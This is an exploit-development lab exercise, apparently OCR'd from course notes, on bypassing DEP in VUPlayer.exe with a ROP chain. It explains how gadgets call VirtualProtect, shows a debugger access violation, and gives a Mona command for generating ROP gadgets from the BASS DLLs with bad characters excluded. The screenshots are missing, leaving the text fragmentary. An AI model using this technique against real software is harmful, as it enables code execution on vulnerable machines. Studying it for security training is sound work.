
Exercise 16 DEP-ROP-Mona

[HARD]

What is a ROP chain and why it's needed:
DEP blocks shellcode from running on the stack directly. A ROP chain bypasses this by chaining small existing code snippets ("gadgets") already in memory, each ending with RETN, to call VirtualProtect(), which marks the stack executable. Once that runs, the shellcode executes normally. Mona finds these gadgets automatically from non-ASLR DLLs whose addresses are predictable.


(Continue session from exercise 15)


Before DEP enable:



It still works fine even after restarting the window.


After DEP enable:


Immunity Debugger - VUPlayer.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
CPU - main thread
Registers (FPU)
[03:22:44] Access violation when executing [001AED9C] - use Shift+F7/F8/F9 to pass exception to program





It is not working anymore.

Run : !mona rop -m "BASS.dll, BASSWMA.dll, BASSMIDI.dll" -cpb "\x00\x09\x0a\x0d\x1a"





Use the ROP to create a new file



kali@